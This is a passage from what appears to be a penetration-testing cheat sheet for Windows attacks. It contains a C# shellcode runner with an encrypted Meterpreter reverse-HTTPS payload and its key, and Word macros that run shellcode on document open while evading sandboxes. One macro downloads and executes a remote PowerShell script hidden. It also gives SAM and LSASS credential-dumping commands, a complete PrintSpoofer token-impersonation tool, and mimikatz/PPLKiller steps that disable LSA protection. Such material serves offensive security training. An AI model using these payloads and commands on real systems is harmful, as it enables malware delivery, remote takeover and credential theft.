string payload = "sZkMiiTitR5hQL2YXTBgjq91qq0FuEqgfR7YiKt2N1IZ8vqW3q/BrIYTjBb7nKLXCsJM25sRqh+R9WHGNsTV8webqwx7ZfAYSvlmEmzIJcKaBVdJO+Lbr7h9RomrOdyaPUAZ6P49lnsZFF1fdvnFOg/WvSdKUrx/eKEt5sNBn/Jz43y26mDEwEEqseydPQHyBcT9Av/ZkTQC6GZU8D+pQhKvXNdnlGrHJk4+G25me/Hzr0P1YuX9ZpGbyXb/pLdmdViAGAPtA/OORVt6xmij4AY24j8SLocUs2A6lSJZHYD2C1+DIc1Lyw8UJ6dtNIU2xDtsHCWX0OlkcjU+QoYpCavs78Y+OePjyBwkryWTzMyuKBgAREjbQQdsIn6dQZeqk/tKI/l6Fmhu27V+wFX7mxUP/KXWf9PI/3QYiuLmkJCWFBL9sINPbLVLePFSke8Ik3t+vp5SIcM+wMufg+TXBdUNpE//gTgCpblXdJfkkqVpMFBxnfX2vYPDcFLWteiNsnHCn9REbVB3MqJe5T55tO/CLq1KkZ2R7Z7rra6H8OhJgOLKEdJ/XHdZV9IFatAtRW2dxVo49P2YFmux2WSDiKhVRoCuLMVM6PeTuzsN+2qV4Zrq6tRAVLwmmTn5uflWER1aScePh6+6utXW/0jS+Hz7KiGP2//8+YDwzYbkLJnfn9B4AdmE4BuNTJRrv7tumsxboNkmWOx87lVElzn5ZM9OP721s8LiSyfkD1zm4o9j2u80syPeEU3PXvOU1epBTsTjdwRWlAYF+wzv3olAjPzR/xojjB602MIUNeCPn4fqDp6NjEokELcgawbWNl1vKYo4QEYgtlhVmqIkk2ooz527AEQb5EWQhkaZEWr4AAmGO1YfvYDCTcfUwV9p/jkg";
string key = "fjlmjiEgnQ4K6CjNCrPlqug1HW4icMec";
byte[] buf = Decrypt(key, payload);
unsafe
{
fixed(byte* ptr = buf)
{
// set the memory as executable and execute the function pointer (as a delegate)
IntPtr memoryAddress = (IntPtr)ptr;
VirtualProtect(memoryAddress, (UIntPtr)buf.Length, (UInt32)Protection.PAGE_EXECUTE_READWRITE, out uint lpfOldProtect);
ShellcodeDelegate func = (ShellcodeDelegate)Marshal.GetDelegateForFunctionPointer(memoryAddress, typeof(ShellcodeDelegate));
func();
}
}
}
private static byte[] Decrypt(string key, string aes_base64)
{
byte[] tempKey = Encoding.ASCII.GetBytes(key);
tempKey = SHA256.Create().ComputeHash(tempKey);
byte[] data = Convert.FromBase64String(aes_base64);
// decrypt data
Aes aes = new AesManaged();
aes.Mode = CipherMode.CBC;
aes.Padding = PaddingMode.PKCS7;
ICryptoTransform dec = aes.CreateDecryptor(tempKey, SubArray(tempKey, 16));
using (MemoryStream msDecrypt = new MemoryStream())
{
using (CryptoStream csDecrypt = new CryptoStream(msDecrypt, dec, CryptoStreamMode.Write))
{
csDecrypt.Write(data, 0, data.Length);
return msDecrypt.ToArray();
}
}
}
static byte[] SubArray(byte[] a, int length)
{
byte[] b = new byte[length];
for (int i = 0; i < length; i++)
{
b[i] = a[i];
}
return b;
}
}
}
Instruction:
Use the meterpreter_encryptor.py to create the encrypted base64 shellcode:
root@kali:~# ./meterpreter_encryptor.py -p windows/x64/meterpreter/reverse_https -i 192.168.1.228 -l 443 -f b64
[+] Generating MSFVENOM payload...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 667 (iteration=0)
x64/xor_dynamic chosen with final size 667
Payload size: 667 bytes
Saved as: ./msf.bin
[+] Encrypting the payload, key=fjlmjiEgnQ4K6CjNCrPlqug1HW4icMec...
[+] Base64 output:
sZkMiiTitR5hQL2YXTBgjq91qq0FuEqgfR7YiKt2N1IZ8vqW3q/BrIYTjBb7nKLXCsJM25sRqh+R9WHGNsTV8webqwx7ZfAYSvlmEmzIJcKaBVdJO+Lbr7h9RomrOdyaPUAZ6P49lnsZFF1fdvnFOg/WvSdKUrx/eKEt5sNBn/Jz43y26mDEwEEqseydPQHyBcT9Av/ZkTQC6GZU8D+pQhKvXNdnlGrHJk4+G25me/Hzr0P1YuX9ZpGbyXb/pLdmdViAGAPtA/OORVt6xmij4AY24j8SLocUs2A6lSJZHYD2C1+DIc1Lyw8UJ6dtNIU2xDtsHCWX0OlkcjU+QoYpCavs78Y+OePjyBwkryWTzMyuKBgAREjbQQdsIn6dQZeqk/tKI/l6Fmhu27V+wFX7mxUP/KXWf9PI/3QYiuLmkJCWFBL9sINPbLVLePFSke8Ik3t+vp5SIcM+wMufg+TXBdUNpE//gTgCpblXdJfkkqVpMFBxnfX2vYPDcFLWteiNsnHCn9REbVB3MqJe5T55tO/CLq1KkZ2R7Z7rra6H8OhJgOLKEdJ/XHdZV9IFatAtRW2dxVo49P2YFmux2WSDiKhVRoCuLMVM6PeTuzsN+2qV4Zrq6tRAVLwmmTn5uflWER1aScePh6+6utXW/0jS+Hz7KiGP2//8+YDwzYbkLJnfn9B4AdmE4BuNTJRrv7tumsxboNkmWOx87lVElzn5ZM9OP721s8LiSyfkD1zm4o9j2u80syPeEU3PXvOU1epBTsTjdwRWlAYF+wzv3olAjPzR/xojjB602MIUNeCPn4fqDp6NjEokELcgawbWNl1vKYo4QEYgtlhVmqIkk2ooz527AEQb5EWQhkaZEWr4AAmGO1YfvYDCTcfUwV9p/jkg
Private Declare PtrSafe Function Sleep Lib "kernel32" (ByVal mili As Long) As Long
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadId As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal lpAddress As Long, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal destAddr As LongPtr, ByRef sourceAddr As Any, ByVal length As Long) As LongPtr
Private Declare PtrSafe Function FlsAlloc Lib "KERNEL32" (ByVal callback As LongPtr) As LongPtr
Sub MyMacro()
Dim allocRes As LongPtr
Dim t1 As Date
Dim t2 As Date
Dim time As Long
Dim buf As Variant
Dim addr As LongPtr
Dim counter As Long
Dim data As Long
Dim res As LongPtr
' Call FlsAlloc and verify if the result exists
allocRes = FlsAlloc(0)
If IsNull(allocRes) Then
End
End If
' Sleep for 10 seconds and verify time passed
t1 = Now()
Sleep (10000)
t2 = Now()
time = DateDiff("s", t1, t2)
If time < 10 Then
Exit Sub
End If
' Shellcode encoded with XOR with key 0xfa/250 (output from C# helper tool)
buf = Array(6, 178, 121, 30, 10, 18, 54, 250, 250, 250, 187, 171, 187, 170, 168, , 113, 136, 170, 183, 203, 51, 178, 203, 58, 86, 198, 155, ...)
' Allocate memory space
addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)
' Decode the shellcode
For i = 0 To UBound(buf)
buf(i) = buf(i) Xor 250
Next i
' Move the shellcode
For counter = LBound(buf) To UBound(buf)
data = buf(counter)
res = RtlMoveMemory(addr + counter, data, 1)
Next counter
' Execute the shellcode
res = CreateThread(0, 0, addr, 0, 0, 0)
End Sub
Sub Document_Open()
MyMacro
End Sub
Sub AutoOpen()
MyMacro
End Sub
# Trigger from Word Macro
Sub MyMacro()
Dim str As String
str = "powershell (New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/run.ps1') | IEX"
Shell str, vbHide
End Sub
Sub Document_Open()
MyMacro
End Sub
Sub AutoOpen()
MyMacro
End Sub
VBA
Create a macro in Word (See cheatsheet I) and insert code.
If Word is running in 64-bit the code below will need changes.
# For the code below to work in 64-bit Word.
# If you're still looking for an answer to this, I ran into the same problem but managed to get it working for 64-bit as well. I had to change the three lines below.
# First, I modified the declare statement for RtlMoveMemory to not return anything anymore and changed it from Function to Sub. I'm not sure why the type needed to change, but Word crashed when I used Function and worked with Sub. The documentation just says Function can return a value, while Sub can't, so maybe it has to do with my not returning anything anymore.
Code:
Private Declare PtrSafe Sub RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long)
# Second, I changed the line calling RtlMoveMemory since it's not returning anything anymore.
Code:
Call RtlMoveMemory(addr + counter, data, 1)
# After making these changes it didn't error on RtlMoveMemory anymore, but instead gave the same mismatch error for CreateThread. That one was fixed by changing the creation statement for the res variable to be a LongPtr instead of Long to match what the declare statement for CreateThread says it will return.
Code:
Dim res As LongPtr
# After these changes and updating the shellcode to be a 64-bit version of meterpreter, the callback worked.
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long, ByRef ThreadId As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long) As LongPtr
Function MyMacro()
Dim buf As Variant
Dim addr As LongPtr
Dim counter As Long
Dim data As Long
Dim res As Long
buf = Array(INSERT SHELLCODE HERE)
addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)
For counter = LBound(buf) To UBound(buf)
data = buf(counter)
res = RtlMoveMemory(addr + counter, data, 1)
Next counter
res = CreateThread(0, 0, addr, 0, 0, 0)
End Function
Sub Document_Open()
MyMacro
End Sub
Sub AutoOpen()
MyMacro
End Sub
See Cheatsheet I for methods on how to obtain the SAM database and extract the hashes.
Shadow Volume Copy Workaround
Create a snapshot of the local hard drive using WMIC. Need to launch from an administrative command prompt:
C:\> wmic shadowcopy call create Volume='C:\'
Verify shadow volume:
C:\> vssadmin list shadows
Copy SAM from shadow volume:
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\sam C:\users\offsec.corp1\Downloads\sam
Note: Run above command in cmd.exe , not in PowerShell.
Encrypting SAM Database
SAM is encrypted by RC4 or AES. Encryption keys are in the SYSTEM file. Copy SYSTEM file:
C:\> reg save HKLM\sam C:\users\offsec.corp1\Downloads\sam
C:\> reg save HKLM\system C:\users\offsec.corp1\Downloads\system
Read SAM, SYSTEM and SECURITY
impacket-secretsdump -sam SAM -security SECURITY -system SYSTEM LOCAL
# Or using creddump
https://github.com/Neohapsis/creddump7
python pwdump.py /home/kali/system /home/kali/sam
Access Tokens
Access tokens track user's access rights after authentication.
They are assigned to each process associated with the user.
Access tokens are stored inside the kernel, preventing direct modification.
PrintSpoofer.exe
The code below will open a pipe and wait for a authentication. Instead, you can use PrintSpoofer from itm4n and compile it. This will give SYSTEM shell directly. To evade detection the code can be obfuscated.
SeImpersonatePrivilege allows us to impersonate any token for which we can get a reference, or
handle.
We will use SpoolSample.exe to coerce Windows hosts to authenticate to other machines via the MS-RPRN RPC interface.
We will use the code below to simulate a print client. The code will create a pipe server, wait for a connection, and attempt to impersonate the client that connects to it.
using System;
using System.Runtime.InteropServices;
using System.Security.Principal;
using System.Text;
namespace PrintSpoofer
{
public class Program
{
public static uint PIPE_ACCESS_DUPLEX = 0x3;
public static uint PIPE_TYPE_BYTE = 0x0;
public static uint PIPE_WAIT = 0x0;
public static uint TOKEN_ALL_ACCESS = 0xF01FF;
public static uint TOKENUSER = 1;
public static uint SECURITY_IMPERSONATION = 2;
public static uint TOKEN_PRIMARY = 1;
[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
public IntPtr hProcess;
public IntPtr hThread;
public int dwProcessId;
public int dwThreadId;
}
[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
public struct STARTUPINFO
{
public Int32 cb;
public string lpReserved;
public string lpDesktop;
public string lpTitle;
public Int32 dwX;
public Int32 dwY;
public Int32 dwXSize;
public Int32 dwYSize;
public Int32 dwXCountChars;
public Int32 dwYCountChars;
public Int32 dwFillAttribute;
public Int32 dwFlags;
public Int16 wShowWindow;
public Int16 cbReserved2;
public IntPtr lpReserved2;
public IntPtr hStdInput;
public IntPtr hStdOutput;
public IntPtr hStdError;
}
public enum CreationFlags
{
DefaultErrorMode = 0x04000000,
NewConsole = 0x00000010,
NewProcessGroup = 0x00000200,
SeparateWOWVDM = 0x00000800,
Suspended = 0x00000004,
UnicodeEnvironment = 0x00000400,
ExtendedStartupInfoPresent = 0x00080000
}
public enum LogonFlags
{
WithProfile = 1,
NetCredentialsOnly
}
[DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr CreateNamedPipe(string lpName, uint dwOpenMode, uint dwPipeMode, uint nMaxInstances, uint nOutBufferSize, uint nInBufferSize, uint nDefaultTimeOut, IntPtr lpSecurityAttributes);
[DllImport("kernel32.dll")]
static extern bool ConnectNamedPipe(IntPtr hNamedPipe, IntPtr lpOverlapped);
[DllImport("Advapi32.dll")]
static extern bool ImpersonateNamedPipeClient(IntPtr hNamedPipe);
[DllImport("advapi32.dll", SetLastError = true)]
static extern bool OpenThreadToken(IntPtr ThreadHandle, uint DesiredAccess, bool OpenAsSelf, out IntPtr TokenHandle);
[DllImport("kernel32.dll")]
static extern IntPtr GetCurrentThread();
[DllImport("advapi32", SetLastError = true, CharSet = CharSet.Unicode)]
public static extern bool CreateProcessWithTokenW(IntPtr hToken, LogonFlags dwLogonFlags, string lpApplicationName, string lpCommandLine, CreationFlags dwCreationFlags, IntPtr lpEnvironment, string lpCurrentDirectory, [In] ref STARTUPINFO lpStartupInfo, out PROCESS_INFORMATION lpProcessInformation);
[DllImport("advapi32.dll", CharSet = CharSet.Auto, SetLastError = true)]
public extern static bool DuplicateTokenEx(IntPtr hExistingToken, uint dwDesiredAccess, IntPtr lpTokenAttributes, uint ImpersonationLevel, uint TokenType, out IntPtr phNewToken);
[DllImport("advapi32.dll", SetLastError = true)]
static extern bool RevertToSelf();
[DllImport("kernel32.dll")]
static extern uint GetSystemDirectory([Out] StringBuilder lpBuffer, uint uSize);
[DllImport("userenv.dll", SetLastError = true)]
static extern bool CreateEnvironmentBlock(out IntPtr lpEnvironment, IntPtr hToken, bool bInherit);
public static void Main(string[] args)
{
// Parse arguments (pipe name)
if (args.Length != 2)
{
Console.WriteLine("Please enter the pipe name to be used and the binary to trigger as arguments.\nExample: .\\PrintSpoofer.exe \\\\.\\pipe\\test\\pipe\\spoolss c:\\windows\\tasks\\bin.exe");
return;
}
string pipeName = args[0];
string binToRun = args[1];
// Create our named pipe
IntPtr hPipe = CreateNamedPipe(pipeName, PIPE_ACCESS_DUPLEX, PIPE_TYPE_BYTE | PIPE_WAIT, 10, 0x1000, 0x1000, 0, IntPtr.Zero);
// Connect to our named pipe and wait for another client to connect
Console.WriteLine("Waiting for client to connect to named pipe...");
bool result = ConnectNamedPipe(hPipe, IntPtr.Zero);
// Impersonate the token of the incoming connection
result = ImpersonateNamedPipeClient(hPipe);
// Open a handle on the impersonated token
IntPtr tokenHandle;
result = OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS, false, out tokenHandle);
// Duplicate the stolen token
IntPtr sysToken = IntPtr.Zero;
DuplicateTokenEx(tokenHandle, TOKEN_ALL_ACCESS, IntPtr.Zero, SECURITY_IMPERSONATION, TOKEN_PRIMARY, out sysToken);
// Create an environment block for the non-interactive session
IntPtr env = IntPtr.Zero;
bool res = CreateEnvironmentBlock(out env, sysToken, false);
// Get the impersonated identity and revert to self to ensure we have impersonation privs
String name = WindowsIdentity.GetCurrent().Name;
Console.WriteLine($"Impersonated user is: {name}.");
RevertToSelf();
// Get the system directory
StringBuilder sbSystemDir = new StringBuilder(256);
uint res1 = GetSystemDirectory(sbSystemDir, 256);
// Spawn a new process with the duplicated token, a desktop session, and the created profile
PROCESS_INFORMATION pInfo = new PROCESS_INFORMATION();
STARTUPINFO sInfo = new STARTUPINFO();
sInfo.cb = Marshal.SizeOf(sInfo);
sInfo.lpDesktop = "WinSta0\\Default";
CreateProcessWithTokenW(sysToken, LogonFlags.WithProfile, null, binToRun, CreationFlags.UnicodeEnvironment, env, sbSystemDir.ToString(), ref sInfo, out pInfo);
Console.WriteLine($"Executed '{binToRun}' with impersonated token!");
}
}
}
Step 1 - Compile the code (PrintSpoofer.exe) above and compile a meterpreter reverse shell
When a file path is supplied to a Win32 API, directory separators are converted to a canonical form. Forward slashes (“/”) are converted to backward slashes (“\”). This process is known as file path normalization.
If SpoolSample is provided with a pipe name containing a forward slash after the hostname (e.g., “appsrv01/test”), the spooler service appends the default name “pipe\spoolss” before processing.
SpoolSample.exe appsrv01 appsrv01/pipe/test
Step 4 - bin.exe executed in the context of impersonated token
Using Meterpreter to impersonate users
Using the meterpreter sesison with SYSTEM shell we can impersonate tokens without using mimikatz.
Steps:
Load Incognito Extension:
meterpreter > load incognito
Display Available Commands:
meterpreter > help incognito
Key Commands:
add_group_user : Add a user to a global group with all tokens.
add_localgroup_user : Add a user to a local group with all tokens.
add_user : Add a user with all tokens.
impersonate_token : Impersonate a specified token.
list_tokens : List tokens available under the current user context.
snarf_hashes : Capture challenge/response hashes for every token.
Mimikatz is a tool used to extract and manipulate credentials, tokens, and privileges in Windows.
Local Security Authority (LSA) Protection: Protects the LSASS memory space where password hashes are cached.
Protected Processes Light (PPL): Introduced from Windows 8 onwards, prevents a SYSTEM integrity process from accessing another SYSTEM integrity process with PPL enabled.
LSASS is part of the OS and runs as SYSTEM. SYSTEM or local administrator permissions are needed to access hashes stored on a target.
# 1. Enable SeDebugPrivilege:
mimikatz # privilege::debug
# 2. Manually load the driver with the sc.exe Service Control application.
sc create mimidrv binPath=C:\\windows\\tasks\\mimidrv.sys type=kernel start=demand
sc start mimidrv
# 3. Load mimidrv.sys (https://github.com/ParrotSec/mimikatz/tree/master/x64) Driver (to disable PPL protection for LSASS):
# NOTE: Uploading the mimidrv.sys driver to the victim machine might trigger antivirus detections.
mimikatz # !+
# 4. Disable LSA Protection for LSASS:
mimikatz # !processprotect /process:lsass.exe /remove
# 5. Dump Credentials After Disabling LSA Protection:
mimikatz # sekurlsa::logonpasswords
Tool to bypass LSA Protection (aka Protected Process Light)
1. Open PPLKiller.sln with Visual Studio 2019 and build a Release binary which will be saved in PPLKiller\x64\Release\PPLKiller.exe
2. You'll always want to run PPLKiller.exe /installDriver first to install the driver
3. Run an attack like PPLKiller.exe /disableLSAProtection
4. Cleanup with PPLKiller.exe /uninstallDriver
Memory Dump with Mimikatz
Memory dumps allow for the extraction of sensitive information, such as credentials, from the LSASS process.
Mimikatz can be used to parse these dumps and extract the desired information.
Using Task Manager:
Right-click the task bar and select Task Manager.
Navigate to the Details tab.
Locate the lsass.exe process.
Right-click it and choose "Create dump file".
Note the location of the dump file from the popup.
Ensure Compatibility:
When opening a dump file in Mimikatz, the target machine and the processing machine must have a matching OS and architecture. For example, if the dumped LSASS process was from a Windows 10 64-bit machine; we must also parse it on a Windows 10 or Windows 2016/2019 64-bit machine. However, processing the dump file requires neither an elevated command prompt nor privilege::debug.